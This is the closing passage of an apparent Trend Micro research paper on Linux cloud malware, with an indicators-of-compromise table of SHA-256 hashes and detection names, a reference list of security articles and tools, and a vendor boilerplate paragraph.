3aae4a2bf41aedaa3b12a2a97398fa89a9818b4bec433c20b4e724505277af83	HackTool.Linux. BreakOutTheBox.A/16.703.00
bcd43d4046c64d15da4e87984306dd14dc80daa904a6477ad2b921c49c2f414d	Backdoor.Linux.TSUNAMI. USELVC121/16.699.00
f3088adfb9e90eb440b58382bcf4ea286b5fc726da9695a2f141e1ee5199f22c	ELF_KAITEN.SM/16.699.00
84078b10ad532834eb771231a068862182efb93ce1e4a8614dfca5ae3229ed94	Trojan.Linux.BTCWARE. USELVBP21/16.699.00
134e9ab62a8efe80a27e2869bd6e98d0afe635e0e0750eb117ff833dc9447c28	HackTool.Linux.DockEscape.A/16.703.00
c880b92f747158f45540efc50f97d444a83e720adb554e64a0c414dec81a7989	TROJ_FRS.0NA103E621/16.699.00
4cb382b2bbd2589c901940a71ad7dbd81b4f67d66aff61a65796819a3b6fe9e6	ELF_KAITEN.SM/16.699.00
805ef7ea0d4c1f1d0ef9ba6b28583c3d3c46b35d0ac57e3159e541b2e2ded3ad	ELF_KAITEN.SM/16.699.00
0bff0105eb1519cc1fe076d113c4213c38f08fbab162fb8ae331ffa32c41266e	ELF_KAITEN.SM/16.699.00
d2fff992e40ce18ff81b9a92fa1cb93a56fb5a82c1cc428204552d8dfa1bc04f	Trojan.Linux.DLOADR.AUSWT/16.699.00
db8181fee91f3af90fd0a364c40f41d7911bd92583fb65daffbcb97ad9ab5ce8	ELF_KAITEN.SM/16.699.00
132df864f6750d29bf9f762b298f377c13b899aa8d07c0a6bda58adcffd0d6f7	Backdoor.Linux.ZYX. USELVB721/16.699.00
b913222cb8f75d2198dc3837ae46006c3e82ac739a97676c07575774ae279ffb	ELF_KAITEN.SM/16.699.00

SHA-256	Detection/Version
8136fb15409989929cf54a4136b60cd16cadbb78c6bc2e31c44aab0a5c87e986	ELF_KAITEN.SM/16.699.00
69a7c1a68f06ca5e61ee52662d10bea4bb37981ca765beab1033b0e187fe1365	ELF_KAITEN.SM/16.699.00
0af1b8cd042b6e2972c8ef43d98c0a0642047ec89493d315909629bcf185dffd	Possible_PROCHID.SMLBAT1/16.699.00
38490d3f8a4aba6bc1e979210362cb03f4615b1d7930e86e44e3d09ec3d14fea	ELF_KAITEN.SM/16.699.00
4e8c9281ea76cb120b415f10b030f8dec812238f0d430e4f446fcc9a465aebb1	ELF_KAITEN.SM/16.699.00
936245dbfd642f6fe707093ed2f45b686369b7d0a261cc0508d793ddffd5bb12	ELF_KAITEN.SM/16.699.00
aad97a08a139e8dff1f02f73479a5b00ecca5b512f627082f9c589fd63479c83	TROJ_GEN.R002C0PDH21/16.699.00
9504b74906cf2c4aba515de463f20c02107a00575658e4637ac838278440d1ae	Backdoor.Linux.TSUNAMI. USELVBF21/16.699.00
e05f4529165e5a0d406449333cbb6de9d9af290005b34f8657c7ecd5f4867a7a	ELF_KAITEN.SM/16.699.00

References

1 David Fiser and Alfredo Oliveira. (Sept. 23, 2020). *Trend Micro*. "The Evolution of Malicious Shell Scripts." Accessed on May 31, 2021, at https://www.trendmicro.com/en_us/research/20/i/the-evolution-of-malicious-shell-scripts.html.

2 David Fiser and Alfredo Oliveira. (Sept. 10, 2020). *Trend Micro*. "War of Linux Cryptocurrency Miners: A Battle for Resources." Accessed on May 31, 2021, at https://www.trendmicro.com/en_us/research/20/i/war-of-linux-cryptocurrency-miners-a-battle-for-resources.html.

3 RA Markus v. Hohenhau. (Dec. 30, 2011). *fachanwalt-it.blogspot.com*. "Stellenanzeigen - Betrug / Geldwäsche - Social Engineering." Accessed on May 24, 2021, at https://fachanwalt-it.blogspot.com/.

4 Augusto Remillano II and Jemimah Molina. (May 6, 2020). *Trend Micro*. "Coinminer, DDoS Bot Attack Docker Daemon Ports." Accessed on May 24, 2021, at https://www.trendmicro.com/vinfo/us/security/news/virtualization-and-cloud/coinminer-ddos-bot-attack-docker-daemon-ports.

5 David Fiser. (Dec. 18, 2020). *Trend Micro*. "TeamTNT Now Deploying DDoS-Capable IRC Bot TNTbotinger." Accessed on May 24, 2021, at https://www.trendmicro.com/en_us/research/20/l/teamtnt-now-deploying-ddos-capable-irc-bot-tntbotinger.html.

6 Alfredo Oliveira. (Jan. 8, 2021). *Trend Micro*. "Malicious Shell Script Steals Cloud Credentials." Accessed on May 24, 2021, at https://www.trendmicro.com/en_us/research/21/a/malicious-shell-script-steals-cloud-credentials.html.

7 Jaromir Horejsi and David Fiser. (Nov. 24, 2020). *Trend Micro*. "Analysis of Kinsing Malware's Use of Rootkit." Accessed on May 24, 2021, at https://www.trendmicro.com/en_us/research/20/k/analysis-of-kinsing-malwares-use-of-rootkit.html.

8 Trend Micro. (April 7, 2020). *Trend Micro*. "Misconfigured Docker Daemon API Ports Attacked for Kinsing Malware Campaign." Accessed on May 24, 2021, at https://www.trendmicro.com/vinfo/us/security/news/virtualization-and-cloud/misconfigured-docker-daemon-api-ports-attacked-for-kinsing-malware-campaign.

9 bboreham. (Jan. 30, 2021). *GitHub*. "weaveworks/scope." Accessed on May 24, 2021 at https://github.com/weaveworks/scope/blob/master/scope.

10 Kishore Angrishi. (Feb. 13, 2017). *arXiv*. "Turning Internet of Things (IoT) into Internet of Vulnerabilities (IoV): IoT Botnets." Accessed on May 24, 2021, at https://arxiv.org/pdf/1702.03681.pdf.

11 David Fiser and Alfredo Oliveira. (March 9, 2021). *Trend Micro*. "TeamTNT Continues Attack on the Cloud, Targets AWS Credentials." Accessed on May 24, 2021, at https://www.trendmicro.com/en_us/research/21/c/teamtnt-continues-attack-on-the-cloud--targets-aws-credentials.html.

12 Amazon Web Services. (n.d.). *Amazon Web Services*. "Configuration and credential file settings." Accessed on May 24, 2021 at https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-files.html.

13 David Fiser and Alfredo Oliveira. (May 18, 2021). *Trend Micro*. "TeamTNT's Extended Credential Harvester Targets Cloud Services, Other Software." Accessed on May 31, 2021, at https://www.trendmicro.com/en_us/research/21/e/teamtnt-extended-credential-harvester-targets-cloud-services-other-software.html.

14 David Fiser. (Dec. 18, 2020). *Trend Micro*. "TeamTNT Now Deploying DDoS-Capable IRC Bot TNTbotinger." Accessed on May 24, 2021, at https://www.trendmicro.com/en_us/research/20/l/teamtnt-now-deploying-ddos-capable-irc-bot-tntbotinger.html.

15 Jaromir Horejsi and David Fiser. (Nov. 24, 2020). *Trend Micro*. "Analysis of Kinsing Malware's Use of Rootkit." Accessed on May 24, 2021, at https://www.trendmicro.com/en_us/research/20/k/analysis-of-kinsing-malwares-use-of-rootkit.html.

16 m0nad. (May 13, 2021). *GitHub*. "Diamorphine." Accessed on May 24, 2021, at https://github.com/m0nad/Diamorphine.

17 Michael Kerrisk. (n.d). *man7.org*. "top(1) — Linux manual page." Accessed on May 24, 2021, at https://man7.org/linux/man-pages/man1/top.1.html.

18 GNU Operating System. (n.d.). *GNU Operating System*. "GNU Wget." Accessed on May 24, 2021, at https://www.gnu.org/software/wget/.

19 curl. (n.d.). *curl*. "command line tool and library for transferring data with URLs (since 1998)." Accessed on May 24, 2021, at https://curl.se/.

20 Mozilla. (n.d.). *MDN Web Docs*. "User-Agent." Accessed on May 24, 2021, at https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/User-Agent.

21 SSH Academy. (n.d.). *SSH Academy*. “Key Pair - Public and Private.” Accessed on May 31, 2021, at https://www.ssh.com/academy/ssh/public-key-authentication#key-pair---public-and-private.

22 UPX. (n.d.). *UPX*. “UPX.” Accessed on May 24, 2021, at https://upx.github.io/.

23 guitmz. (March 23, 2021). *GitHub*. “ezury.” Accessed on May 24, 2021, at https://github.com/guitmz/ezuri.

24 Oscar Celestino Angelo Abendan II. (Nov. 5, 2012). *Trend Micro*. “DORKBOT Resurfaces Via Skype.” Accessed on May 24, 2021, at https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/144/dorkbot-resurfaces-via-skype.

25 Patrick Macgregor. (2018). *insecurety.net*. “Hydra IRC bot, the 25 minute overview of the kit.” Accessed on May 24, 2021, at http://insecurety.net/hydra-irc-bot-the-25-minute-overview-of-the-kit/.

26 Stephen Hilt, Fernando Mercês, Mayra Rosario, and David Sancho. (July 7, 2021). *Trend Micro*. “Worm War: The Botnet Battle for IoT Territory.” Accessed on May 24, 2021, at https://documents.trendmicro.com/assets/white_papers/wp-worm-war-the-botnet-battle-for-iot-territory.pdf.

27 Simon Usborne. (May 15, 2017). *The Guardian*. “Digital gold: why hackers love Bitcoin.” Accessed on May 31, 2021, at https://www.theguardian.com/technology/2017/may/15/digital-gold-why-hackers-love-bitcoin-ransomware.

28 CoinMarketCap. (n.d.). *CoinMarketCap*. “Today’s Cryptocurrency Prices by Market Cap.” Accessed on June 2, 2021, at https://coinmarketcap.com/.

29 Cointelegraph. (n.d.). *Cointelegraph*. “Monero Price Index.” Accessed on June 2, 2021, at https://cointelegraph.com/xmr-price-index.

30 Mark Nunnikhoven. (Oct. 22, 2019). *Trend Micro*. “The Shared Responsibility Model.” Accessed on May 24, 2021 at https://www.trendmicro.com/en_us/research/19/j/the-shared-responsibility-model.html.

31 Magno Logan. (May 27, 2020). *Trend Micro*. “Securing the 4 Cs of Cloud-Native Systems: Cloud, Cluster, Container, and Code.” Accessed on May 24, 2021, at https://www.trendmicro.com/vinfo/us/security/news/virtualization-and-cloud/securing-the-4-cs-of-cloud-native-systems-cloud-cluster-container-and-code.

32 Trend Micro. (Oct. 25, 2018). *Trend Micro*. “Virtual Patching: Patch Those Vulnerabilities before They Can Be Exploited.” Accessed on May 24, 2021, at https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/virtual-patching-patch-those-vulnerabilities-before-they-can-be-exploited.

33 Trend Micro. (n.d.). *Trend Micro*. “Security for Cloud Migration.” Accessed on May 24, 2021, at https://www.trendmicro.com/en_us/business/products/hybrid-cloud/cloud-migration-security.html.

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com